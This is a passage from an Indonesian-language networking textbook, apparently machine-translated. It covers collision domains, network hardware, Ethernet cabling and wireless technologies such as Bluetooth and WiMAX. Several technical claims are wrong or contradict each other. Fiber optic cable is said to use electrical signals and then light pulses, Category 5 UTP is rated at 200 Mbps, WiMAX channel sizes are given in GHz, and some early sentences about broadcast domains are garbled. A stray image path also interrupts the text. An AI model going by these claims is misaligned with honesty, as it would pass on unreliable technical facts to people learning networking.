Domain tabrakan mengacu pada bagian jaringan yang rentan terhadap tabrakan jaringan. Tabrakan terjadi ketika dua atau lebih host jaringan mengirimkan paket data secara bersamaan pada satu segmen jaringan. Harus dipahami bahwa efisiensi jaringan menurun ketika terjadi tabrakan. Masalah tabrakan adalah merajalelanya jaringan yang mengandalkan hub untuk konektivitas dengan mesin host dan perangkat lainnya. Jaringan berbasis hub rentan terhadap masalah tabrakan karena port pada hub berada dalam satu domain tabrakan. Hal ini tidak terjadi ketika jaringan berbasis router dan switch. Siaran diteruskan dalam siaran. Jadi, siaran mengacu pada segmen jaringan tempat siaran di-relai.

Domain siaran terdiri dari semua perangkat jaringan yang berkomunikasi pada lapisan data link melalui siaran. Secara default, port switch dan hub berada dalam domain yang sama. Sebaliknya, port router milik domain yang berbeda. Selain itu, router tidak dapat meneruskan siaran dari domain siaran ke domain siaran lainnya.

BAB 2
PERANGKAT KERAS JARINGAN

Meskipun terdapat komponen perangkat lunak dan jaringan fisik, fokus utama kita pada bagian ini adalah membahas komponen fisik jaringan komputer. Pada dasarnya, jaringan komputer fisik mencakup mesin host (komputer), router, hub, switch, repeater, Network Interface Cards (NIC), server jaringan, modem, dan banyak perangkat periferal lainnya.

2.1 MESIN HOST (*WORKSTATION* DAN KOMPUTER)

Mesin host (komputer) meliputi komputer desktop, laptop serta perangkat portabel (smartphone dan tablet) ditambah aksesoris tambahannya seperti hard drive portabel, Pemutar CD, keyboard dan mouse. Mereka adalah komponen perangkat keras utama dari setiap jaringan komputer.

Komputer adalah komponen utama yang tanpanya jaringan hanyalah mimpi belaka. Komputer menawarkan platform bagi pengguna untuk melakukan berbagai tugas mereka di jaringan. Dalam kasus sistem terpusat, komputer berfungsi sebagai penghubung antara pengguna dan server jaringan khusus.

Adaptor Jaringan (Kartu Antarmuka Jaringan)

Adaptor jaringan atau NIC (seperti yang biasa disebut) adalah komponen perangkat keras yang menghubungkan satu komputer ke komputer lain di jaringan yang sama. NIC mendukung kecepatan transfer jaringan dari 10Mbps hingga 1000Mbps. Semua kartu jaringan memiliki alamat unik yang ditetapkan oleh IEEE. Ini disebut sebagai alamat fisik/MAC dan digunakan untuk mengidentifikasi setiap komputer di jaringan.

Ada dua bentuk unik kartu jaringan:

- **Adaptor Jaringan Nirkabel**
  NIC nirkabel dilengkapi dengan antena untuk mengambil koneksi melalui jaringan nirkabel. Laptop biasanya memiliki NIC internal sedangkan beberapa komputer desktop mungkin memerlukan instalasi NIC yang dibeli secara terpisah. Untungnya motherboard komputer memiliki slot NIC untuk NIC nirkabel.
- **Adaptor Jaringan Berkabel**
  NIC berkabel sudah terpasang pada motherboard di hampir semua komputer. Konektor dan kabel digunakan untuk transfer data pada NIC berkabel.

HUB

Sebuah hub membagi koneksi jaringan menjadi beberapa perangkat. Hub menghubungkan semua komputer di jaringan melalui kabel. Setiap komputer mengirimkan permintaan ke jaringan melalui hub. Ketika hub mendapat permintaan dari komputer tertentu, hub menyiarkan permintaan tersebut melalui jaringan ke semua perangkat jaringan. Setiap perangkat jaringan memeriksa permintaan untuk menentukan apakah permintaan tersebut ada di sana. Jika tidak, permintaan tersebut kemudian dibuang.

Kelemahan dari proses ini adalah konsumsi bandwidth lebih banyak dan komunikasi sangat terbatas. Saat ini, hub sudah ketinggalan zaman karena hype dengan router dan switch.

SWITCH

Switch menghubungkan sejumlah perangkat di jaringan komputer. Perangkat koneksi penting ini secara teknologi lebih maju daripada hub. Switch memiliki pembaruan yang menentukan tujuan data yang dikirimkan. Sakelar mengirimkan pesan ke tujuan yang diinginkan sesuai alamat fisik pada setiap permintaan masuk. Berbeda dengan hub, hub tidak mengirimkan data ke semua perangkat di seluruh jaringan. Dengan demikian, terdapat peningkatan kecepatan transmisi data sejak masing-masing komputer berkomunikasi langsung dengan switch.

ROUTER

Router memberikan koneksi internet ke jaringan area lokal. Ia menerima, menganalisis, dan meneruskan paket masuk ke jaringan komputer lain. Ini beroperasi pada Layer 3 dalam model OSI-hanya disebut sebagai lapisan jaringan. Penerusan paket diatur oleh isi tabel routing. Sebuah router cukup pintar untuk memilih atau memutuskan jalur yang paling tepat untuk transmisi data dari semua jalur yang tersedia.

Manfaat Router

- Ada tingkat keamanan yang tinggi terhadap data/informasi yang dikirimkan. Meskipun data/informasi yang dikirimkan melintasi seluruh kabel, hanya perangkat tertentu yang menjadi tujuan pesan yang membaca data/informasi tersebut.
- Hal ini dapat diandalkan karena tidak berfungsi atau rusaknya router hanya memperlambat jaringan tertentu, namun jaringan lain yang dilayani oleh router tidak terpengaruh.
- Router meningkatkan kinerja jaringan secara keseluruhan. Jika sejumlah perangkat menghasilkan jumlah lalu lintas yang sama di suatu jaringan, router memiliki kemampuan untuk membagi jaringan lebih lanjut menjadi dua 'subnet' yang sama untuk mengurangi peningkatan lalu lintas.
- Router memungkinkan jangkauan jaringan yang lebih besar dengan sedikit perhatian terhadap masalah kinerja.

Kekurangan Router

Kerugian dari router biasanya diabaikan, namun kami hanya dapat menyebutkan dua hal:

Penggunaan router adalah urusan yang sangat mahal. Router sangat mahal. Mereka menambah biaya keseluruhan jaringan.

Dibutuhkan tenaga terampil. Seseorang yang tidak berpengalaman dan tidak terampil tidak dapat mengelola jaringan yang memiliki koneksi dengan jaringan lain yang lebih besar menggunakan router.

MODEM

Modem merupakan singkatan dari Modulator/Demodulator. Ini mengubah data digital menjadi sinyal analog melalui saluran telepon. Modem memungkinkan komputer membuat

sambungan ke Internet melalui saluran telepon yang ada. Itu dipasang pada slot PCI motherboard-bukan pada motherboard itu sendiri.

Modem diklasifikasikan sebagai berikut berdasarkan kecepatan transmisi data dan kecepatan yang berbeda:

- Modem kabel
- Modem Dial-Up/Modem PC Standar
- Modem seluler

FIREWALL

Firewall bisa dalam bentuk perangkat keras atau perangkat lunak. Jadi, untuk mendefinisikan firewall sebagai perangkat jaringan atau aplikasi perangkat lunak yang membatasi masuk dan keluarnya jaringan pribadi. Jaringan pribadi biasanya terhubung ke internet. Firewall sangat berguna ketika ada kebutuhan untuk membatasi pengguna jaringan agar tidak dapat memasuki jaringan tersebut, terutama intranet.

Ketika pesan dikirim masuk dan keluar dari internet, pesan tersebut seharusnya melewati firewall untuk disaring. Mereka yang tidak memenuhi persyaratan tertentu ditolak aksesnya melalui firewall.

Perlu dicatat bahwa firewall tidak menawarkan layanan otentikasi selain penyaringan lalu lintas dan izin koneksi jaringan. Oleh karena itu, keduanya harus dilengkapi untuk menjamin peningkatan keamanan jaringan. Ada berbagai macam firewall. Mereka termasuk:

- *Firewall pemfilteran paket:* Memeriksa paket yang keluar atau masuk jaringan, dan hanya mengizinkan paket yang memenuhi ambang batas yang diizinkan.
- *Gerbang tingkat sirkuit:* Tindakan keamanan berlaku untuk pembuatan koneksi UDP atau TCP. Aliran paket tidak dicentang setelah koneksi dibuat.
- *Firewall server proxy:* Server proxy membuat konektivitas internet dan mengirimkan permintaan atas nama mesin host. Ada cara di mana proxy dikonfigurasikan untuk memfilter lalu lintas yang melewatinya.
- *Firewall aplikasi web:* Firewall ini menerapkan serangkaian aturan untuk percakapan HTTP. Aturannya disesuaikan untuk mengidentifikasi potensi serangan dan memblokirnya.

KABEL ETHERNET

Kabel adalah salah satu aspek terpenting dari jaringan komputer. Kabel menyediakan koneksi fisik antara komponen jaringan yang berbeda untuk interkoneksi dan berfungsi sebagai media komunikasi. Dengan kata lain, kabel digunakan untuk membangun hubungan antar perangkat jaringan selain menawarkan media melalui paket yang dikirimkan dari sumber ke tujuan yang ditentukan.


Kabel diklasifikasikan menurut jenis dan fungsinya. Secara populer, kami menggunakan kabel Ethernet untuk sebagian besar tugas jaringan. Pada bagian ini, kita akan membahas kabel jaringan berikut.

Pengkabelan Ethernet memerlukan penggunaan 3 jenis kabel umum. Mereka termasuk:

- Koaksial.
- Kabel Twisted pair

- Kabel serat optik.

Kabel Koaksial



Seringkali, akses internet dicapai dengan kabel koaksial. Istilah koaksial dianalogikan dengan fakta bahwa ia memiliki dua konduktor yang sejajar satu sama lain. Kabel koaksial berisi konduktor yang melewati bagian tengah kabel. Terdapat lapisan isolasi yang mengelilingi konduktor. Selain itu, terdapat pelindung penghantar yang muncul tepat setelah bahan insulasi. Bahan isolasi dan pelindung penghantar membuat kabel koaksial sangat tahan terhadap gangguan dari lingkungan luar.

Kabel koaksial dikategorikan menjadi jenis jaring tipis dan jaring tebal. Thinnet disebut sebagai kabel Thin Ethernet (10Base2), sedangkan Thicknet disebut sebagai kabel Thick Ethernet (10Base5). Ini adalah bentuk teknik pemasangan kabel Ethernet yang sudah ketinggalan zaman.

Thicknet menggunakan kabel koaksial Radio Grade 8 yang sesuai dengan spesifikasi Xerox Ethernet asli dan berdiameter 0,5". Di sisi lain, Thinnet adalah Radio Grade 58 yang lebih tipis, mirip dengan kabel TV Radio Grade 6.

Thicknet mendukung kecepatan data hingga 10 Mbps dan panjangnya mencapai 500m. Standar kabel ini mendukung hingga 100 perangkat dalam waktu satu detik. Demikian pula, Thinnet mendukung hingga 10Mbps, sama seperti Thicknet. Namun, panjangnya hanya bisa mencapai 185m (sengaja dimaksudkan untuk menjadi 200m). Selain itu, Thinnet hanya dapat mendukung hingga 30 perangkat. Berikut ini adalah ciri-ciri utama kabel koaksial:

- Kabel koaksial terdiri dari dua bahan penghantar yang dipasang sejajar satu sama lain.
- Kedua konduktor tersebut meliputi konduktor dalam dan konduktor luar. Konduktor bagian dalam terbuat dari kawat tembaga tunggal, sedangkan konduktor bagian luar terbuat dari jaring tembaga. Kedua konduktor dipisahkan oleh non konduktor.
- Inti tengah bertanggung jawab untuk transmisi data, sedangkan jaring tembaga bagian luar merupakan isolasi terhadap interferensi elektromagnetik (EMI).
- Dibandingkan dengan kabel twisted pair, kabel koaksial memiliki frekuensi yang lebih tinggi.

Kabel Twisted Pair

Kabel twisted pair berisi empat kabel tembaga yang berbeda. Kabel-kabel itu dipilin satu sama lain. Pemutaran ini bertujuan untuk mengurangi interferensi eksternal dan crosstalk. Kabel jenis ini banyak digunakan dalam banyak implementasi LAN.

Kabel pasangan terpilin digunakan dalam pemasangan kabel jaringan dan kabel telepon. Mereka diklasifikasikan menjadi kabel Unshielded Twisted Pair dan Kabel Shielded Pair. Yang pertama umumnya dikenal sebagai kabel UTP, sedangkan yang terakhir disebut sebagai kabel STP.

Kabel UTP

Kabel UTP umumnya digunakan untuk digunakan dalam telekomunikasi. Mereka termasuk dalam kategori berikut:

- Kategori 1: Ini banyak digunakan pada saluran telepon data berkecepatan rendah.
- Kategori 2: Yang ini mampu mendukung kecepatan data hingga 4Mbps.
- Kategori 3: Yang satu ini mampu mendukung kecepatan data hingga 16Mbps.
- Kategori 4: Dapat mendukung kecepatan data hingga 20Mbps, dan dapat digunakan untuk transmisi data jarak jauh.
- Kategori 5: Kategori ini dapat mendukung kecepatan data hingga 200Mbps dan bahkan memungkinkan transmisi data dalam jarak yang lebih jauh dibandingkan dengan kategori lain di atas.

Kelebihan Kabel UTP

- Harganya relatif murah.
- Mereka dapat digunakan secara efisien pada implementasi LAN berkecepatan tinggi.
- Sangat mudah untuk memasang kabel twisted pair tanpa pelindung.

Keterbatasan Kabel UTP

Mereka terbatas pada jarak pendek karena rentan terhadap redaman.

Kabel Twisted Pair Pelindung

Kabel twisted pair berpelindung memiliki jaring isolasi yang mengelilingi kabel tembaga penghantar untuk meningkatkan transmisi data. Mereka dicirikan oleh hal-hal berikut:

- Mereka rentan terhadap pelemahan. Oleh karena itu, perlu adanya perisai.
- Perisai memastikan tingkat transmisi data yang lebih tinggi.
- Kabel twisted pair berpelindung mudah dipasang.
- Ada biaya yang moderat.
- Kabel ini mengakomodasi kapasitas transmisi data yang lebih tinggi dibandingkan kabel twisted pair tanpa pelindung.

Keterbatasan Kabel Twisted Pair Terlindung

Kabel ini lebih mahal dibandingkan kabel Unshielded Twisted Pair. Mereka sangat rentan terhadap pelemahan.

Kabel Serat Optik

Ini adalah kabel yang menggunakan sinyal listrik untuk transmisi data. Kabel tersebut menampung serat optik dengan lapisan plastik untuk mengirim data menggunakan pulsa cahaya. Lapisan plastik sangat membantu karena melindungi kabel serat optik dari perubahan suhu ekstrem dan interferensi elektromagnetik dari sambungan listrik lainnya. Transmisi serat optik jauh lebih cepat daripada transmisi kabel koaksial dan kabel twisted pair.

Elemen Kabel serat Optik

Kabel serat optik terdiri dari jaket, inti dan kelongsong.

Inti

Ini mungkin berupa untaian plastik atau kaca sempit untuk transmisi cahaya. Jumlah cahaya yang melewati serat meningkat seiring bertambahnya ukuran inti.

Kelongsong

Ini mengacu pada lapisan kaca konsentris. Ini terutama menawarkan indeks bias yang lebih rendah pada antarmuka inti untuk memungkinkan transmisi gelombang cahaya melalui serat.

Jaket

Jaket adalah lapisan pelindung plastik untuk menjaga kekuatan serat, memberikan perlindungan serat dan menyerap guncangan. Kami akan memeriksa keunggulan kabel serat optik dibandingkan kabel tembaga twisted pair:

- Bandwidth Lebih Besar. Kabel serat optik menawarkan bandwidth yang lebih tinggi. Dengan demikian, mereka mengirimkan lebih banyak data daripada kabel tembaga twisted pair.
- Kecepatan lebih cepat. Kabel serat optik mentransmisikan dalam bentuk sinyal cahaya. Hal ini membuat transmisi data optik sangat tinggi dibandingkan dengan transmisi melalui kabel tembaga twisted pair.
- Transmisi data dapat terjadi pada jarak yang lebih jauh dibandingkan transmisi melalui kabel tembaga twisted pair.
- Kabel serat optik tidak terlalu rentan terhadap redaman. Oleh karena itu, kabel ini lebih andal dibandingkan kabel twisted pair.
- Kabel serat optik lebih tipis dan kuat dibandingkan kabel tembaga twisted pair. Hal ini membuatnya mampu menahan tekanan tarikan lebih besar dibandingkan kabel tembaga twisted pair.

2.2 JENIS KABEL UTP

Kabel straight-through

Kabel straight-through hanyalah jenis lain dari kabel tembaga twisted pair yang menghubungkan host jaringan (komputer) ke router, switch, dan hub. Kabel straight-through juga disebut sebagai kabel patch. Kabel patch adalah pilihan lain untuk koneksi nirkabel jika satu atau lebih mesin host terhubung ke router melalui sinyal nirkabel. Pin cocok dengan kabel patch. Selain itu, ia hanya menggunakan satu standar pengkabelan di kedua ujungnya—standar pengkabelan T568A atau T568B.

Kabel Crossover

Kabel crossover adalah bentuk kabel Ethernet yang menyediakan penghubung langsung antara perangkat jaringan yang berbeda. Kabel ini disebut juga dengan kabel RJ45. Ia menggunakan standar pengkabelan yang berbeda pada titik terminalnya-T568A di satu ujung dan T568B di ujung lainnya. Kabel internal kabel crossover membalikkan penerimaan dan pengiriman sinyal. Ini digunakan untuk menghubungkan perangkat jaringan serupa. Misalnya, kabel crossover dapat digunakan untuk menghubungkan satu komputer ke komputer lain, atau satu switch ke switch lainnya.

Ringkasan Kabel Crossover vs. Kabel Straight-Through

Pada dasarnya, kabel straight-through digunakan untuk menghubungkan perangkat jaringan yang berbeda, sedangkan kabel crossover digunakan untuk menghubungkan perangkat serupa. Jadi, straight-through akan berguna dalam menghubungkan perangkat berikut:

- Swicth ke server
- Hub ke Komputer
- Swicth ke komputer
- Hub ke Server
- Swicth ke Perute

Crossover diperlukan untuk skenario koneksi perangkat jaringan berikut:

- Hub ke hub
- PC ke PC
- Swicth ke hub
- Swicth ke Swicth
- Router ke router
- PC NIC ke port Ethernet Router NIC

Kabel Rollover

Kabel rollover sebenarnya adalah “kabel kabel rollover.” Mereka memiliki susunan pin yang berlawanan di ujung terminalnya. Artinya, pin pertama pada konektor A terhubung dengan pin 8 pada konektor B. Kabel kabel rollover juga disebut sebagai kabel YOST dan terutama digunakan untuk menghubungkan ke port konsol perangkat jaringan sehingga dapat diprogram ulang. Kabel crossover dan straight-through ditujukan untuk transmisi data, sedangkan kabel rollover terutama digunakan untuk membuat antarmuka dengan perangkat jaringan tertentu.

BAB 3
TEKNOLOGI JARINGAN NIRKABEL

Jaringan nirkabel telah berkembang menjadi disiplin TI yang menyeluruh karena tampaknya merupakan bentuk jaringan yang lebih terjangkau, terutama dalam hal berbagi file, akses ke media digital, dan Internet.

Dengan pesatnya pertumbuhan teknologi seluler dan menjamurnya manufaktur perangkat seluler, tidak ada keraguan bahwa jaringan nirkabel adalah, dan akan terus menguasai dunia selama bertahun-tahun.

Ada kemajuan dalam nirkabel. Yang paling menonjol adalah meningkatnya perkembangan teknologi nirkabel. Pada bagian ini, kita akan tetap fokus dengan pikiran jernih untuk mengungkap detail tersembunyi dari teknologi nirkabel yang paling umum digunakan. Secara khusus, kami akan mempelajari lebih dalam tentang esensi dari tiga teknologi nirkabel:

`WiMAX, Bluetooth, dan RFID.`

Dan sebelum kita tenggelam dalam diskusi tentang teknologi nirkabel Bluetooth, RFID dan WiMAX, kita harus tetap waspada terhadap fakta bahwa nirkabel juga merupakan yang paling rentan terhadap intrusi dan serangan hacker. Oleh karena itu, sangatlah penting untuk memperhatikan gagasan bahwa kita perlu menjaga keamanan jaringan nirkabel secara memadai. Faktanya, kita akan memeriksa potensi serangan jaringan nirkabel dan ancaman keamanan yang memainkan peran penting dalam melemahkan integritas 'sub-konsep' yang populer saat ini dari konsep jaringan yang lebih besar.

3.1 PERANGKAT KERAS NIRKABEL

Perlu diketahui bahwa jaringan nirkabel tidak 100% nirkabel. Ada berbagai komponen perangkat keras yang menjadikan konsep nirkabel menjadi kenyataan. Berikut ini adalah komponen perangkat keras terpenting dari jaringan nirkabel:

- *NIC Nirkabel:* Adaptor jaringan nirkabel memiliki penerima dan pemancar internal. Setelah adaptor dipasang di masing-masing perangkat, perangkat mengirim dan menerima sinyal di antara mereka sendiri untuk mencapai komunikasi.
- *Router jaringan nirkabel:* Router nirkabel menjalankan fungsi konvensional router berkabel, satu-satunya perbedaan adalah router nirkabel tidak memiliki koneksi fisik dengan perangkat jaringan lain. Selain fungsi penerusan paket, router juga berfungsi sebagai akses dimana pengguna dapat terhubung ke jaringan lain dan internet. Perangkat yang dilayani oleh router nirkabel harus memiliki adaptor jaringan nirkabel.
- *Perluasan jangkauan nirkabel:* Ini adalah perangkat yang meningkatkan jangkauan jaringan nirkabel. Ini juga dikenal sebagai perluasan atau penguat jangkauan. Mereka memperkuat sinyal, sehingga meningkatkan kualitas sinyal.

- *Jalur akses nirkabel*: Ini adalah perangkat jaringan nirkabel yang bertindak sebagai titik interkoneksi. Mereka menghubungkan klien nirkabel ke internet, Ethernet atau titik akses nirkabel lainnya.

SSID

SSID adalah kependekan dari Service Set Identifier. Jika kita mengetahui bahwa, dalam konteks teknologi nirkabel, kumpulan layanan mengacu pada kumpulan perangkat jaringan nirkabel, maka kita harus mengetahui bahwa SSID mengacu pada nama teknis yang mengidentifikasi jaringan nirkabel tertentu.

SSID adalah nama peka huruf besar-kecil hingga 32 karakter. Karakter khusus diperbolehkan saat membuat SSID. Basis Wi-Fi (router nirkabel) menyiarkan SSID-nya yang memungkinkan perangkat berkemampuan Wi-Fi menampilkan daftar lengkap jaringan nirkabel dalam jangkauan. Jaringan terbuka hanya terhubung tanpa memerlukan otentikasi. Di sisi lain, jaringan yang aman akan meminta kunci sandi yang tanpanya seseorang tidak dapat membuat sambungan.

3.2 BLUETOOTH

Pada dasarnya, Bluetooth hadir sebagai alternatif terhadap permasalahan pemasangan kabel yang berat yang mengguncang telepon seluler berbasis koneksi, komputer, perangkat elektronik tetap, dan berbagai kebutuhan ‘jaringan’ perangkat genggam. Bluetooth didasarkan pada standar IEEE 802.15. Alih-alih menggunakan kabel untuk transmisi data, frekuensi ISM 2.4GHZ malah digunakan untuk transmisi.

Teknologi Bluetooth menawarkan tiga kelas daya keluaran Bluetooth. Kelas daya keluaran Bluetooth menentukan batas jarak transmisi data dapat terjadi. Tiga kelas daya keluaran tercantum di bawah ini:

- Kelas Daya 1: Daya keluaran maksimum untuk kelas teknologi Bluetooth ini adalah 20dBm. Transmisi data dimungkinkan dalam jarak pengoperasian sekitar 100m
- Kelas Daya 2: Daya keluaran maksimum untuk kelas teknologi Bluetooth ini adalah 4dBm. Transmisi data dapat terjadi dalam jarak pengoperasian sekitar 10m.
- Kelas Daya 3: Daya keluaran maksimum untuk kelas teknologi Bluetooth ini adalah 0dBm. Transmisi data dapat dilakukan dalam jarak pengoperasian sekitar 1m.

Bagaimana Cara Kerja Bluetooth?

Mengaktifkan perangkat Bluetooth memberinya kemampuan untuk mencari perangkat berkemampuan Bluetooth lain yang tersedia dalam jangkauan transmisi datanya. Perangkat Bluetooth yang diaktifkan menggunakan prosedur penyelidikan untuk menemukan perangkat Bluetooth lain yang diaktifkan dalam jangkauannya.

Setelah perangkat Bluetooth ditemukan oleh perangkat Bluetooth lain, perangkat Bluetooth tersebut akan menyampaikan balasan pertanyaan kembali ke perangkat Bluetooth yang memulai penyelidikan. Yang terjadi setelah balasan pertanyaan berhasil adalah masuknya kedua perangkat dalam prosedur paging.

Dalam prosedur paging, kedua perangkat membuat dan menyinkronkan koneksi. Selesainya pembuatan koneksi antara dua perangkat Bluetooth menghasilkan apa yang disebut piconet.

Istilah piconet mengacu pada jaringan ad hoc. Jaringan ini dapat terdiri dari hingga delapan perangkat berkemampuan Bluetooth. Perangkat mungkin terdiri dari perangkat berbeda, yang semuanya hanya perlu berkemampuan Bluetooth. Komputer, earpiece, ponsel, mouse, dan banyak perangkat lain yang mendukung fitur Bluetooth.

Memasang Jaringan Bluetooth Antara Mac OS X dan Perangkat Berkemampuan Bluetooth Lainnya

- Klik pada Apple lalu buka 'Systems Preferences'.
- Klik 'Bluetooth' dan pilih 'Pengaturan' di bawah 'Perangkat Keras'.
- Klik tombol 'Bluetooth Power' pada jendela yang muncul untuk menyalakan Bluetooth.
- Untuk memastikan perangkat Mac OS X Anda terlihat oleh Bluetooth lain dalam jangkauannya, klik 'Dapat Ditemukan'.

Pilih Perangkat yang Ingin Anda Hubungkan

- Pilih 'Perangkat' dan pilih 'Siapkan Perangkat Baru' lalu pilih 'Aktifkan Bluetooth' jika belum diaktifkan.
- Setelah hal di atas, 'Bluetooth Setup Assistant' mulai memandu Anda melalui pemilihan yang Anda inginkan.
- Ada pilihan keyboard, perangkat lain, dan ponsel. Mari kita gunakan 'Perangkat Lain' dalam ilustrasi kita.
- Pengaturan Perangkat Bluetooth akan memulai pencarian perangkat Bluetooth lain yang tersedia pada Mac OS X yang dapat digunakan untuk membuat sambungan. Saat perangkat Bluetooth lain muncul, pemberitahuan muncul di layar. Jika itu perangkat pilihan Anda, pilih 'Lanjutkan'. Proses ini dikenal sebagai penyandingan.

Keamanan Bluetooth mungkin mengharuskan Anda memberikan 'kunci sandi'. 'Kunci sandi' membatasi jumlah orang yang dapat membuat sambungan dengan perangkat Anda. Hanya seseorang yang memiliki 'kunci sandi' yang memiliki wewenang untuk membuat tautan antara perangkat Anda dan perangkat mereka.

Secara umum, berikut ini adalah langkah-langkah penting untuk membangun konektivitas antara dua perangkat berkemampuan Bluetooth:

- Temukan tombol Bluetooth dari pengaturan perangkat dan nyalakan.
- Pastikan perangkat dapat ditemukan dengan mengaktifkan mode 'Dapat Ditemukan' di pengaturan Bluetooth.
- Pilih perangkat Bluetooth pilihan Anda untuk dipasangkan dari daftar perangkat yang tersedia.

Seperti yang mungkin sudah diketahui, Bluetooth adalah bentuk lain dari banyak standar teknologi nirkabel. Ini terutama digunakan untuk pertukaran data jarak pendek. Hal ini dimungkinkan baik untuk perangkat tetap maupun seluler selama perangkat tersebut berkemampuan Bluetooth. Standar nirkabel teknologi Bluetooth dibangun di atas PAN (atau

piconet). Transmisi panjang gelombang pendek pada pita 2.4GHz ISM digunakan untuk pertukaran data Bluetooth.

Yang penting, harus dipahami bahwa Bluetooth juga merupakan tumpukan protokol. Tumpukan Bluetooth mendefinisikan fungsionalitas teknologi serta penggunaannya dalam penyelesaian tugas yang diberikan.

Selain sebagai tumpukan perangkat lunak, Bluetooth juga merupakan sistem radio berbasis perangkat keras. Perangkat lunak ini menawarkan spesifikasi untuk hubungan antara antarmuka arsitektur aspek perangkat keras dan perangkat lunak Bluetooth.

Tumpukan protokol Bluetooth terdiri dari lapisan program. Setiap lapisan tumpukan protokol Bluetooth berkomunikasi dengan lapisan di bawah dan di atasnya. Tumpukan protokol Bluetooth terdiri dari lapisan atas dan bawah.

Lapisan Tumpukan Bawah

Ini adalah lapisan yang menentukan fungsi teknologi Bluetooth. Lapisan radio (modul) membentuk dasar tumpukan protokol Bluetooth. Modul ini memberikan penjelasan rinci tentang kualitas fisik transceiver. Itu dibebankan dengan modulasi/demodulasi data untuk transmisi atau penerimaan. Transmisi/penerimaan data dilakukan pada pita frekuensi radio 2.4GHz. Lapisan baseband berada tepat di atas lapisan radio. Baseband diisi dengan format data yang tepat yang berpindah dari dan ke radio. Baseband mendefinisikan framing, kontrol aliran, paket, dan waktu.

Setelah baseband muncul pengontrol link manager. Ini bertanggung jawab untuk menerjemahkan perintah antarmuka pengontrol host (atau HCI) yang berasal dari tumpukan atas. Ia juga bertanggung jawab atas pendirian dan pemeliharaan tautan tersebut.

Lapisan Tumpukan Atas

Lapisan tumpukan atas berisi spesifikasi profil. Spesifikasi ini memberikan perhatian khusus pada cara perangkat komunikasi dibangun. HCI berfungsi sebagai antarmuka antara bagian perangkat keras dari sistem dan perangkat lunak.

Logical Link Control and Adaptation Protocol, yang biasa disebut L2CAP, terletak tepat di atas HCI. Terutama, L2CAP memainkan peran penting dalam komunikasi antara dua lapisan tumpukan protokol Bluetooth. Tumpukan protokol tidak menunjukkan susunan linier di atas L2CAP. Namun, penting untuk menyebutkan satu atau dua hal tentang Service Discovery Protocol (atau SDP). Protokol ini ada sebagai lapisan independen di antara lapisan lain dari lapisan protokol tumpukan atas. SDP menawarkan antarmuka ke pengontrol tautan. Perangkat Bluetooth juga memiliki fitur interoperabilitas yang penting.

Profil Protokol Bluetooth

Ketika kita berbicara tentang profil protokol Bluetooth, yang kami maksud adalah serangkaian instruksi yang menentukan bagaimana tumpukan protokol dimaksudkan untuk digunakan. Perangkat protokol yang berbeda tersedia tergantung pada sifat perangkat Bluetooth yang ditautkan dan penggunaannya. Jika mesin FAX mengimplementasikan profil FAX, ponsel mungkin mengimplementasikan Profil Headset (disingkat HSP).

Profil Bluetooth berisi informasi mengenai hal-hal berikut:

- Format antarmuka pengguna yang disarankan
- Ketergantungan protokol/profil lainnya
- Segmen tertentu dari tumpukan protokol yang digunakan oleh profil

Setiap profil Bluetooth menggunakan parameter dan opsi tertentu untuk menjalankan tugasnya di berbagai lapisan tumpukan protokol.

Berikut ini adalah daftar berbagai profil tumpukan protokol Bluetooth yang ada:

- Profil Kendali Jarak Jauh Audio/Video (disebut saja AVRCP)
- Profil Distribusi Audio Tingkat Lanjut (Disebut saja A2DP)
- Jaringan Area Pribadi (disingkat PAN)
- Profil Distribusi Audio/Video Umum (dikenal sebagai GAVDP)
- Profil Hands-Free (atau hanya HFP)
- Profil Telepon Tanpa Kabel (atau hanya CTP)
- Profil Headset (atau hanya HSP)
- WAP
- SDP
- FTP
- Komunikasi Frekuensi Radio (atau hanya RFCOMM)
- Protokol Kontrol Telepon (atau hanya TCS)
- Profil Distribusi Video (atau sederhananya VDP)

3.3 WiMAX

Akronim WiMAX dapat dipecah sebagai berikut:

- W-Seluruh Dunia
- I-Interoperabilitas
- M-Microwave
- Akses AX

Dengan demikian, WiMAX, secara keseluruhan, adalah Interoperabilitas untuk Akses Gelombang Mikro yang mendunia. Broadband nirkabel terutama diciptakan untuk berfungsi sebagai akses nirkabel broadband (BWA). Ini dirancang untuk digunakan pada stasiun bergerak dan tetap sebagai alternatif nirkabel untuk akses broadband terbaik. Itu ditemukan dalam rentang frekuensi antara 2GHz dan 66GHz. Konektivitas nirkabel broadband untuk stasiun jaringan tetap dapat menjangkau hingga 30 mil. Di sisi lain, akses nirkabel broadband untuk stasiun seluler terletak pada kisaran 3 hingga 10 mil. 3.5GHz adalah standar frekuensi WiMAX untuk pasar internasional. Di sisi lain, standar frekuensi WiMAX adalah 5,8GHz (tidak berlisensi) dan 2,5GHz (berlisensi). Selain hal di atas, investigasi sedang dilakukan untuk penggunaan WiMAX pada rentang frekuensi 700MHz.

OFDM adalah format sinyal untuk WiMAX. OFDM adalah singkatan Divisi Multiplexing Frekuensi Ortogonal. Format ini dipilih untuk WiMAX, standar IEEE 802.16a, karena format ini

menawarkan peningkatan non-line-of-sight, yang biasa disebut sebagai fitur NLOS dalam rentang frekuensi 2,5GHz hingga 11GHz.

Sistem Divisi Multiplexing Frekuensi Ortogonal sangat bergantung pada beberapa frekuensi untuk mentransmisikan dari sumber ke tujuan. Hal ini sangat membantu dalam masalah minimalisasi interferensi multipath. Dengan menggunakan OFDM, suatu sistem mampu menyaring frekuensi terbaik untuk pengiriman data jika terjadi masalah interferensi dengan frekuensi yang berbeda. Selain itu, WiMAX menawarkan berbagai ukuran saluran yang dapat disesuaikan dengan standar WiMAX di seluruh dunia, untuk memastikan kecepatan transmisi data maksimum. Ukuran saluran termasuk 3,5GHz, 5GHz, dan 10GHz. Selain itu, lapisan MAC WiMAX (IEEE 802.16a) berbeda dengan lapisan MAC Wi-Fi IEEE 802.11. Berbeda dengan Wi-Fi, WiMAX hanya perlu menyelesaikan satu entri untuk mendapatkan akses jaringan. Stasiun pangkalan mengalokasikan ruang-waktu ke WiMAX setelah ia memperoleh akses ke jaringan. Dengan demikian, WiMAX diberikan akses jaringan terjadwal oleh base station.

